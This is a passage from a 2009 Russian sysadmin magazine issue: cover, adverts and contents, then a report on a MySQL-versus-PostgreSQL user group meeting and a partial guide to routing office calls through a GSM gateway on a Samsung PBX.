

Так видит журнал читатель, который забыл оформить подписку:



Так видит журнал читатель, оформивший подписку:



ПОДПИШИТЕСЬ И ЧИТАЙТЕ!

Роспечать – 20780, 81655
Пресса России – 88099, 87836
Интер-почта – тел. (495) 500-00-60

СИСТЕМНЫЙ администратор

№2(75) февраль 2009
подписной индекс 20780
www.samag.ru

Офисная ATC Samsung:
подключаем GSM-шлюз

Внедряем смарт-карты в домене

Графические инструменты
для Server Core

Slack – автоматизируем
настройку сервисов

Бесплатные почтовые серверы
для ОС семейства Windows

Теневое копирование
в Windows Server 2003

Средства обеспечения безопасности
в Windows Vista

VMware Workstation 6.5.
Способы установки

Сервер отчётов для малого бизнеса

С новым Python-3000!





**12
лет**

**НАША КОМПАНИЯ ПРЕДОСТАВЛЯЕТ
ЛИНИИ СВЯЗИ В САМЫХ НЕПРОХОДИМЫХ
МЕСТАХ МОСКВЫ**

**10 МБИТ - \$500, ВКЛЮЧЕНО МНОГО ТРАФИКА.
ANYTHING ELSE?**

ЗВОНИТЕ, ДОГОВОРИМСЯ!

**г. Москва, Хлебный переулок 2/3, тел. 291-61-32, 202-61-43 (круглосуточно)
e-mail: support@redline.ru**


Реклама

Сертифицированные продукты ALT Linux

Для кого предназначены сертифицированные продукты?

- Для **организаций**, которым необходимо иметь **сертифицированное ПО**. Это многие государственные учреждения, оборонные предприятия и т.д.;
- Для **организаций**, работающих с **конфиденциальной информацией и персональными данными**. Под эту категорию попадают практически все фирмы, имеющие базу данных паспортов, номеров сотовых телефонов и т.п. (туристические фирмы, страховые компании, банки и т.д.), фирмы, проводящие анкетирование.

ALT Linux 4.0 Desktop Professional сертифицированный продукт для рабочих станций



ALT Linux 4.0 Desktop Professional сертифицирован Федеральной службой по техническому и экспортному контролю (ФСТЭК России). Сертификат соответствия №1649 от 23 июля 2008:


- Классификация по уровню контроля отсутствия недеklarированных возможностей (НДВ) — **4 уровень**.
- Показатели защищённости от несанкционированного доступа к информации (СВТ) — по **5 классу защищённости**.

ALT Linux 4.0 Desktop Professional — это:

- Удобная в работе операционная система, дающая пользователю возможность решать обычные задачи, не опасаясь вирусов и не затрачивая время на поиск нужных прикладных программ в сети Интернет и на полках магазинов;
- Дружественная программа установки, работа с которой будет особенно приятна начинающим пользователям;
- ALTerator — интуитивно понятный инструмент настройки и управления системой.

Рекомендуемая розничная цена: **3800 руб.**

ALT Linux 4.0 Server Edition сертифицированный продукт для серверов



Всё, что можно сделать по настройке сервера без вмешательства пользователя, уже реализовано в дистрибутиве ALT Linux 4.0 Server Edition.

ALT Linux 4.0 Server Edition сертифицирован Федеральной службой по техническому и экспортному контролю (ФСТЭК России).

Сертификат соответствия №1501 от 8 ноября 2007:

- Классификация по уровню контроля отсутствия недеklarированных возможностей — **4 уровень**.
- Показатели защищённости от несанкционированного доступа к информации — по **5 классу защищённости**.

ALT Linux 4.0 Server Edition — серверный дистрибутив с широким спектром возможностей, включающий комплект готовых решений для актуальных задач организации: построения корпоративной сети и среды обмена информацией. Простые веб-интерфейсы управления, включённые в дистрибутив, позволяют существенно ускорить развёртывание корпоративного сервера.

Рекомендуемая розничная цена: **22000 руб.**

реклама

www.altlinux.ru

По вопросам приобретения: zakaz@altlinux.ru



РЕПОРТАЖ

4 Слон против дельфина

Встреча московских групп пользователей MySQL и PostgreSQL.

Кирилл Сухов

АДМИНИСТРИРОВАНИЕ

6 Офисная ATC Samsung: подключаем GSM-шлюз

Сокращаем телефонные расходы.

Рашид Ачилов

11 Сервер отчётов для малого бизнеса

Удобное решение для создания необходимых отчётов.

Александр Федяшов

12 Обзор бесплатных почтовых серверов для операционных систем семейства Windows

Рассмотрим несколько бесплатных программных продуктов, позволяющих создать собственный почтовый сервер на базе ОС семейства Windows.

Алексей Бережной

24 Графические инструменты для Server Core

Утилиты, упрощающие настройку Windows Server 2008 в режиме Server Core.

Сергей Яремчук

28 VMware Workstation 6.5. Способы установки

На практике используется самый простой, но не самый эффективный способ установки VMware Workstation. Рассмотрим особенности установки приложении.

Иван Коробко

32 Slack – автоматизируем настройку сервисов

Творческая работа по настройке сервера превращается в рутину, если этих серверов сотня. С помощью slack этот процесс можно автоматизировать быстро и без лишних затрат.

Алексей Коробкин

АДМИНИСТРИРОВАНИЕ «1С»

35 Решаем проблемы с установкой и удалением драйвера защиты

Не всегда поставляемый разработчиком софт работает безупречно. Одна из самых распространенных причин этого – неактуальность драйверов и библиотек.

Андрей Луконькин

БЕЗОПАСНОСТЬ

36 Теневое копирование в Windows Server 2003

С выходом Windows Server 2003 компания Microsoft предоставила администраторам мощный инструмент для осуществления мгновенных снимков файлового наполнения сетевых дисков.

Александр Емельянов

40 Средства обеспечения безопасности в Windows Vista. Часть 1

Обзор средств безопасности, появившихся в Windows Vista.

Андрей Бирюков

45 iQ.Suite – экономичное решение безопасности для Lotus Domino и Microsoft Exchange

iQ.Suite поможет оптимизировать работу электронной почты, повысить производительность труда, сократить расходы и обеспечить правовую защиту.

Алексей Демин
Ирина Абалихина

46 Внедряем смарт-карты в домене

Как избежать некоторых проблем и ошибок при использовании смарт-карт.

Станислав Шпак

52 Shorewall: Iptables с человеческим лицом

Linux не испытывает недостатка в средствах настройки межсетевых экранов. Чем же выделяется из них Shorewall?

Валентин Синицын

58 Безопасная работа с сессиями в PHP

Возможные варианты атак на PHP-приложение и методы противодействия.

Антон Гришан

ПРОГРАММИРОВАНИЕ

64 Обманчивая простота языка BF: генезис или мутация?

Brainfuck – язык программирования, чье появление обусловлено интеллектуальной «шалостью» его создателя.

Алексей Вторников

68 С новым Python-3000!

Революция, о которой так долго говорили «пайтонисты», свершилась. В ночь с 3 на 4 декабря 2008 года было официально объявлено о выходе Python 3.0 final.

Сергей Супрунов

73 ЗАКОН ЕСТЬ ЗАКОН

ВЕБ-ПРОГРАММИРОВАНИЕ

74 Почему стоит использовать механизм обработки исключений в PHP

Большую часть времени и сил разработчики тратят на обработку ситуаций, которые случаются редко, но именно по поведению системы в нестандартных ситуациях можно судить о качестве программного продукта.

Антон Гришан

79 BUGTRAQ

ВЕБ

80 Native Client – Rich Internet Applications от Google

Rich Internet Applications, что это такое и где применяется?

Кирилл Сухов

85 СИСАДМИН ТОЖЕ ЧЕЛОВЕК

РЕТРОСПЕКТИВА

86 Компьютер, опередивший время

История Fujitsu FM Towns.

Дмитрий Мороз

92 КНИЖНАЯ ПОЛКА



Скорость. Надежность. Поддержка.



Не забывайте о ваших призах!

Итоги розыгрыша призов «Админский приз ДВА»
смотрите на сайте журнала.

Участниками розыгрыша «Админский приз ТРИ»
автоматически становятся все, кто зарегистрировал
шесть кодов из предыдущих номеров журнала.
В этот раз вам понадобится только умение ждать.

Будет разыгран суперприз от компании SecurIT –
ноутбук.

Итоги розыгрыша призов «Админский приз ТРИ»
будут подведены 4 марта 2009 года.

Призы ждут своих хозяев!

НОВЫЕ ПЕРСПЕКТИВЫ ДЛЯ ВАШЕГО БИЗНЕСА

HELiOS IT-SOLUTIONS рекомендует лицензионную
ОС Windows Vista



БОЛЬШЕ ВРЕМЕНИ НА РАЗВЛЕЧЕНИЯ



Товар сертифицирован.
Владельцем товарного знака Windows Vista
и логотипа Windows Vista, зарегистрированных
на территории США и/или других стран,
и владельцем авторских прав
на их дизайн является корпорация Microsoft.

HELiOS IT-SOLUTIONS предлагает своим
заказчикам комплексные решения
с использованием предустановленной ОС
Windows Vista, обеспечивающие
максимальную управляемость парком
вычислительной техники, снижение затрат
на его обслуживание и на защиту
конфиденциальной информации.

Комплексные решения от HELiOS
IT-SOLUTIONS в области информационных
технологий - лучший выбор для оптимизации
работы офиса.

На правах рекламы

www.hbs.ru
IT-SOLUTIONS = ИТ-Решение

Электронная копия журнала Linux Format. Нелегальное распространение преследуется по закону РФ. Заказ LC173026. Владелец копии: Стриженцов Владимир Владимирович, email: bobah@smtp.ru

Слон против дельфина: встреча московских групп пользователей MySQL и PostgreSQL

– Ыыы... А вдруг они... подерутся?

– Что значит «вдруг»?

Да, странно – имена без весовых категорий
указаны... Или будет как в К1?

Боксерские перчатки выдавать будут?

Из комментариев к предстоящему событию
на форуме opennet.ru

22 января в Москве в помещении Высшей школы экономики на Покровском бульваре состоялась совместная встреча московских групп пользователей MySQL и PostgreSQL. Обошлось без кровопролития...

Это мероприятие все ждали с несколько нездоровым оживлением. Это и понятно, сообщества MySQL и PostgreSQL давно известны антагонизмом по отношению друг к другу. «Копья» на многочисленных интернет-форумах и списках рассылки «трещат» уже далеко не первый год, и вот организована первая очная встреча.

Сторону PostgreSQL представляли Николай Самохвалов («Постгресмен»), он и выступал в качестве ведущего встречи), Олег Бортунев, Федор Сигаев (PostgreSQL Global Development Group) и Андрей Смирнов (NetStream). Им противостояли Константин Осипов (Sun/MySQL) и Алексей Рыбак (Badoo.com).

Во вступительном слове Николай Самохвалов подчеркнул, что последователи обоих СУБД собрались, как друзья, как сторонники двух самых успешных Open Source-серверов баз данных, для распространения которых сейчас, во время тяжелых экономических условий, возможно, самое время.

Первая часть встречи действительно была организована как поединок – 40 минут были разбиты на четыре части, на протяжении которых стороны при жестком регламенте времени (по пять минут каждой стороне) должны были осветить работу отстаиваемой СУБД в том или ином аспекте.

Getting started

Первый раунд был посвящен проблемам установки СУБД, и Николай Самохвалов в своём выступлении постарался развеять миф о сложности и «консольности» PostgreSQL, продемонстрировав на слайдах работу симпатичного графического инсталлятора. Особый упор делался на разнообразие способов установки и управления СУБД, простоту этого действия для новичков («Нужно только жать кнопку Next!»).

Очень порадовало публику извещение о разработке компании EnterpriseDB, позволяющей управлять СУБД PostgreSQL с iPhone.

Говоря о возможностях сервера баз данных, Николай сообщил, что на любой вопрос человека, мигрирующего на PostgreSQL, вида «а почему вот этого нет?» Он ответственно заявляет – «вот это – уже есть»!

В ответ, говоря про установку MySQL, Константин Осипов поначалу ограничился одной фразой:

– Говорить тут особо нечего, у большинства из вас MySQL уже стоит.

Но потом кратко обрисовал установку СУБД, уложившись в три минуты, против заявленных пяти, при этом успев рассказать о типах хранилищ данных в MySQL.

Scale out

Следующий раунд – «Масштабирование». Его начал Алексей Рыбак (лич-

ность достаточно известная в мире разработчиков высоконагруженных систем и веб-программирования). Своё выступление он начал словами:

– Я здесь представляю тех ребят, которые просто берут MySQL и используют её. Я имею слабое представление о том, что там внутри.

После чего поделился собственным опытом использования СУБД в большом проекте (тысячи серверов, 24x7x365 и т. д.). При этом упор делался на то, что прагматичная позиция диктует выбирать не красивых и умных, а гарантированно работающих схемы, и в этом смысле MySQL очень хороша тем, что не даёт создавать неоправданно сложные зависимости между данными и «не диктует неэффективную или сложно управляемую архитектуру».

Алексей подчеркнул, что решения, применяемые в Badoo.com, не используют сложных запросов, внешних ключей триггеров и процедур, а репликация, шардинг (сегментирование по определенному признаку), очереди событий на базе MySQL являются собственными разработками. При этом архитектура системы не менялась 4 года, за которые число пользователей её возросло от нуля до 18 миллионов.

Далее Алексей рассказал о новом проекте – libmca, библиотеки для построения клиента с асинхронной обработкой множества запросов к СУБД MySQL.

В ответ Андрей Смирнов подчеркнул преимущества PostgreSQL на многоядерных и многопроцессорных аппаратных платформах. Также были упомянуты чрезвычайно эффективные решения для PostgreSQL от компании Skype, такие как PgBouncer и Sky Tools (Longdicade), а также встроенные в СУБД средства масштабирования. Далее было кратко рассказано об архитектуре Skype, которая, по заверениям разработчиков, должна оставаться жизнеспособной и при миллиарде пользователей. Вообще с таким пользователем, как Skype, команде PostgreSQL в этом раунде можно было больше ничего не доказывать.

Упомянуто было также теперь уже открытое решение GridSQL от EnterpriseDB.

Development

Третий раунд был посвящён развитию СУБД.


Николай Самохвалов рассказал о циклах разработки PostgreSQL, системе нумерации версий и о нововведении процесса разработки – мероприятиях Commit Fest, процесса регулярной обработки патчей и включении их в CVN HEAD. Благодаря им сообщество в любой момент времени знает, какие изменения точно будут в очередном релизе СУБД (в данном случае в PostgreSQL 8.4).

В ответ Константин Осипов рассказал о прогрессе MySQL за последние 6 лет и показал структуру разработки СУБД, назвав важное отличие – использование распределённой системы контроля версий (Bazaar), что обусловлено принципами разработки MySQL, а именно наличия, помимо основного дерева, большого числа поддерживаемых веток. Было рассказано об инструментах тестирования и сборки, о новшествах в предстоящих релизах СУБД – 5.3, 6.0 (online backup и новые хранилища данных Maria и Falcon), 6.1 (наконец-то внешние ключи!).

Community

Следующий раунд назывался «Сообщество».

Константин Осипов, не покидая кафедры, рассказал о существующих формах поддержки пользователей MySQL – списках рассылки, форумах, московской группе пользователей,



И треснул мир напополам. Дымит разлом

особо была упомянута платная техническая поддержка для коммерческих клиентов. (Цитата: «Если есть какая-либо техническая проблема – есть гарантия, что она будет решена».)

Николай Самохвалов показал географическое распространение разработчиков и групп пользователей PostgreSQL (увы, как было видно на карте, Африка и Антарктида оказались практически не охвачены) и рассказал о мероприятиях, проводимых российским PostgreSQL-сообществом. Тут оппонентам крыть было нечем – на одном из таких мероприятий мы и находились.

Coda

После этого слово попросил Максим Бабук (Masterhost), рассказавший об успешном переводе высоконагруженной системы с MySQL на PostgreSQL и о том, что последняя нормально выдерживала нагрузки, на которых первая «умирала». Патетику доклада несколько сбил Фёдор Сигаев, спросив, зачем при описанной структуре данных (шесть простых таблиц, простые запросы) надо было использовать реляционную СУБД.

На этом первая часть встречи закончилась, и приглашённые эксперты стали отвечать на вопросы присутствующих.

Прения

«Холивара» не получилось, наверняка к чьему-то разочарованию. Возможно потому, что был вечер трудового дня и все устали, а может, просто собрались адекватные люди, которые к то-

му же успели поломать на форумах все возможные копы. В аудитории царила обстановка политкорректности и доброжелательности.

Вопросы старались задавать представителям двух команд одновременно, правда, это не всегда получалось. Касались они самых разных тем – от «назовите самый большой проект под PostgreSQL» до реализации OLAP-куба. Из конструктивной части вопросов/ответов довольно интересно было послушать про организацию работы СУБД в условиях ограниченности ресурсов, виртуализацию (VPS), о подходах к проблеме квотирования ресурсов. Также вышла увлекательная мини-дискуссия между Олегом Бортуновым и Константином Осиповым относительно применения паттернов построения доступа к данным и концепции Cloud Computing в свете будущего информационных систем.

Последний вопрос был знаковым, его задала очаровательная девушка, вид которой во время встречи вызывал недоумение – как и зачем она здесь оказалась. В общем, после рассуждений о жадных или генетических алгоритмах и индексирующих многомерных массивах прозвучало:

– Здравствуйте! Я начинающий веб-дизайнер, не подскажете, какую базу данных мне выбрать? – бурная реакция аудитории заглушила ответ: «Вам, девушка, любую».

Расходились в хорошем настроении. ●

Текст: Кирилл Сухов,
фото Михаил Шурутов

Офисная АТС Samsung: подключаем GSM-шлюз



Рашид Ачилов

Когда количество телефонных звонков из офиса на сотовые телефоны увеличивается настолько, что сумма счета за услуги телефонной связи начинает превышать все мыслимые пределы, поневоле задумаешься, как бы сократить эти расходы, не ограничивая ни количество звонков, ни их длительность.

Куда уходят деньги, в какие города...

Современный офис невозможно себе представить без телефонной связи. Стационарная и мобильная, местная и междугородняя – она давно и прочно занимает место в формировании бизнес-процессов. Пропадание связи сравнимо разве что с отключением электроэнергии и запросто повергает в хаос офисы практически любого масштаба. Неудивительно, что расходы на телефонные переговоры могут составлять весьма существенные суммы. Способы экономии здесь могут быть разные, но все они сводятся к одному – вместо тех услуг, тарифы на которые приводят к серьезным

расходам, использовать альтернативы. Например, вместо «простой» междугородней связи использовать звонки по технологии IP-телефонии, вместо звонков на сотовые с городского номера звонить на него с сотового же. Последний вариант наиболее привлекателен для тех компаний, чьи бизнес-процессы завязаны на коммуникации по сотовым телефонам и в структуре расходов на телефонные переговоры существенное место у которых занимают расходы на звонки на сотовые телефоны. Например, в г. Новосибирске стоимость минуты звонка на сотовый телефон составляет 1 р. 50 коп., причем неполная минута считается за полную. Если же каким-то образом зво-

нить на все сотовые телефоны с сотового же (пусть даже и другого оператора) – стоимость переговоров уменьшается пропорционально тому, как часто звонят на телефоны данного оператора (при условии, что у вас безлимитный тариф, разумеется).

Собственно говоря, на этом и основана экономия средств с помощью GSM-шлюза – к офисной АТС подключается GSM-шлюз, который представляет по сути стационарный мобильный телефон, и все вызовы на сотовые маршрутизируются через него средствами офисной АТС так, что звонок на сотовый телефон приходит с другого сотового телефона и тарифицируется соответствующим образом. При исполь-

зовании безлимитного тарифа можно разговаривать с абонентами того оператора, к которому подключен GSM-шлюз, неограниченно, а с абонентами других операторов – в той мере, в которой это предусмотрено тарифным планом. Таким образом мы исключаем из расходов на телефонные переговоры самую дорогую их часть – оплату за звонки на сотовые со стационарных городских телефонов. Я недавно написал «стационарный мобильный телефон» чтобы сразу привлечь внимание к этому кажущемуся противоречию – ведь мобильный телефон собственно и получил свое название потому что с ним можно перемещаться, оставаясь постоянно на связи. Что же это за устройство такое?

Стационарный мобильный телефон

Внешне это устройство напоминает скорее точку доступа Wi-Fi, чем телефон – никаких тебе экранов, никаких кнопок (см. **рис. 1**).

Это вполне естественно, ведь оно является телефоном только по факту того, что в него вставляется SIM-карта, а на самом деле это именно шлюз, устройство для перенаправления звонков. После его включения шлюз подключается к тому оператору, SIM-карта которого в него установлена, и с этого момента через него можно звонить точно так же, как и через любую другую внешнюю линию, используя стандартные средства маршрутизации офисных АТС.

Разумеется, до начала работы на SIM-карте должны быть включены все необходимые услуги – после того как она будет установлена в GSM-шлюз, поменять что-либо в настройках будет возможно только через Интернет, и то только в том случае, если оператор, к которому подключен GSM-шлюз, поддерживает такую функцию. Кроме того, необходимо будет настроить само устройство GSM-шлюза.

В данной статье мы рассмотрим конкретную модель GSM-шлюза, а именно 2N SmartGate. Более подробную информацию о нем можно получить на [1].

Для настроек шлюза нам понадобится компьютер, оборудованный COM-портом, потому что общение с шлюзом возможно исключительно

но через COM-порт. Это, несомненно, является серьезным недостатком, потому что COM-порты, как устройства морально устаревшие, уже отсутствуют на многих моделях современных компьютеров.

Перед началом работы необходимо подготовить PIN-код от SIM-карты, которая будет установлена в шлюз. PIN-код прописывается непосредственно в память шлюза и выдается оператору каждый раз, когда шлюз регистрируется в сети GSM. Необходимо также установить прилагающееся программное обеспечение.

Аляповатость главного меню наводит на мысль о том, что устройство предназначается и для домашнего использования тоже (см. **рис. 2**). Флажки слева предназначены для выбора языка интерфейса, нелепо перекошенные значки снизу позволяют провести настройку собственно программы (указать, на каком порту находится шлюз), вызвать справку, «О программе» и выйти из нее. Не менее нелепо перекошенные значки слева позволяют загрузить настройки из шлюза или с диска, редактировать настройки и мониторить работу шлюза, для чего он, естественно, должен оставаться подключенным к компьютеру. Все настройки шлюза можно выгрузить в текстовый файл, который впоследствии можно загрузить обратно.

Для настройки шлюза он должен быть переведен в специальный режим программирования, в который он переходит автоматически после включения на 3 секунды (при этом горят все индикаторы). Если шлюз подключен в этот момент к компьютеру и запущена программа настройки, то он остается в этом режиме. Загрузка и сохранение настроек возможны только в этом режиме, поэтому перед тем как загрузить или сохранить данные, вы можете получить запрос «Выключите устройство и включите его снова».

Разумеется, все настройки шлюза мы рассматривать не будем – в комплекте имеется достаточно объемное руководство (правда, на английском языке), в котором подробно, с картинками, расписывается, что и как настраивается для работы вместе с офисной АТС или при ее отсутствии. Шлюз имеет возможность подключения в «разрыв» между телефоном и АТС, в ка-



Рисунок 1. Внешний вид GSM-шлюза 2N EasyGate



Рисунок 2. Главное меню программы настройки шлюза 2N SmartGate



Рисунок 3. Ввод PIN-кода и сервисного пароля для GSM-шлюза

честве телефона или в качестве внешней линии. Мы рассмотрим только те настройки, которые необходимо сделать для того, чтобы шлюз работал так, как нужно нам – то есть в качестве внешней линии. Этих настроек, собственно, немного.

Единственная настройка, без которой не будет ничего работать, – это задание PIN-кода SIM-карты. PIN-код задается при выборе пункта «Security» в главном меню.

Сервисный пароль используется, если вы хотите защитить настройки шлюза паролем. Введенный PIN-код прописывается в памяти шлюза и может быть стерт только вводом другого PIN-кода (см. **рис. 3**).

Данная модель шлюза обладает некоторым «интеллектом» в виде




Рисунок 4. Настройка таблиц маршрутизации GSM-шлюза




Рисунок 5. MMC 710 с настройками маршрутизации вызовов на сотовые телефоны

собственного набора таблиц маршрутизации, по которой шлюз может сделать выбор, куда направить звонок. Мы не будем пользоваться данной возможностью, поскольку все выборы маршрутов будут делаться на уровне АТС, поэтому таблицы маршрутизации просто не заполняются. Единственное, что нужно настроить в пункте Call tables – это направление входящего вызова. Шлюз может направлять входящий вызов на любое FXO-устройство, подключаемое к своему порту FXS, – телефон, автоответчик, факс, отвергать все входящие вызовы или же направлять их на АТС. Мы бу-

дем игнорировать все входящие вызовы, поэтому выбираем в пункте меню Call tables на закладке GSM Routing table в самом низу, где написано Other CLI's из выпадающего списка действие reject (на рис. 4 обведено красным), после чего все входящие вызовы будут отвергаться, вызвавший абонент услышит сигнал «занято». Другими вариантами настройки является направление вызова на интерфейс FXO или FXS.

Ну и последняя, в общем-то совершенно не важная настройка – указать сервисный номер для передачи SMS через шлюз (это возможно с помощью

специального программного обеспечения). В пункте меню GSM & SIM в самом нижнем окне вписываем сервисный номер для передачи SMS. Здесь же можно ввести настройки для проверки состояния баланса. Подробнее об этом можно прочитать в паспорте на шлюз.

Все, нажимаем на значок CD-ROM для записи настроек в память шлюза (не забудьте это сделать, программа не предупредит об этом!), и можно его выключать и монтировать в место постоянного расположения.

Немного об индикаторах

На корпусе шлюза нет никаких органов управления. Расположено только три индикатора, которые и показывают его состояние. Верхний – питание, средний – подключение, нижний – разговор. Когда шлюз нормально зарегистрировался в сети GSM, средний индикатор горит непрерывно, в противном случае нужно обратиться к руководству, чтобы выяснить, что означает сигнал (а их там 5 разных вариантов). Нижний индикатор горит, когда идет разговор и мигает, когда идет набор номера. Когда шлюз свободен, индикатор не горит.

Настройка АТС Samsung

Ну и последнее, что остается сделать, – это подключить GSM-шлюз к АТС и настроить собственно АТС для работы с GSM-шлюзом. Как внешняя линия шлюз подключается обычным проводом к порту FXO АТС, прочие варианты подключения описаны в руководстве.

В рассматриваемом ниже примере подключения GSM-шлюз подключается к внешней линии номер 731. Настройка не будет отличаться особой сложностью – все, что нужно сделать – это создать еще одну таблицу маршрутизации, в которой указать, что все звонки на номера, начинающиеся на цифру 9, направлять через такую-то внешнюю линию.

Тем, кто не знаком с приемами программирования АТС Samsung OfficeServ, настоятельно рекомендую прочитать [2, 3].

Сначала мы определяем, как будут маршрутизироваться звонки в том случае, если набирают номер сотового телефона в MMC 710. Сделать это очень просто – поскольку у нас толь-

ко один GSM-шлюз, любой набор поряд цифр 89 будет означать набор номера сотового телефона, а следовательно, должен маршрутизироваться на GSM-шлюз, для чего мы создадим таблицу маршрутизации 3 (см. **рис. 5**).

Для создания таблицы маршрутизации сначала необходимо объявить группу внешних линий, через которые будет доставляться вызов. Это делается в MMC 603. Для создания группы внешних линий для доставки вызова через GSM-шлюз мы просто берем всю группу внешних линий для доставки обычного местного вызова и ставим первым линию GSM-шлюза. В рассматриваемом примере это группа 801 (см. **рис. 6**).

При такой настройке, если шлюз занят, то вызов пойдет через обычную телефонную сеть. Если есть необходимость сделать так, чтобы вызовы шли только через шлюз, то в группе 801 нужно оставить только ту линию, к которой подключен GSM-шлюз.

Далее, в MMC 712 настраивается уже выбранная нами таблица маршрутизации 3 – в нее просто вписывается номер группы внешних линий, через которые будет доставляться вызов. При такой настройке эта группа внешних линий будет использоваться всегда, независимо от времени и дня недели (см. **рис. 7**).

Что делать, если необходимо подключить не один шлюз, а несколько таким образом, чтобы разносить звонки по разным сотовым операторам? Создать больше таблиц и разнести маршруты, зависящие от кода сотового оператора. Возьмем условный пример. Пусть шлюз 1 подключен к оператору «МТС», а шлюз 2 – к оператору «Мегафон». Примем, что телефоны «МТС» начинаются только на 91, а телефоны «Мегафона» – только на 92. Нам понадобятся три маршрута – на сотовые «МТС» (строка 22 таблицы на **рис. 8**), на сотовые Мегафона (строка 23 таблицы на **рис. 8**) и на прочие сотовые (строка 24 таблицы на **рис. 8**). «Прочие сотовые» будут реализовываться звонком сначала через шлюз «МТС», потом через шлюз «Мегафона», ну а в случае недоступности обоих шлюзов – через ТФОП.

Разумеется, нам понадобится создать три группы внешних линий. Для определенности предположим,

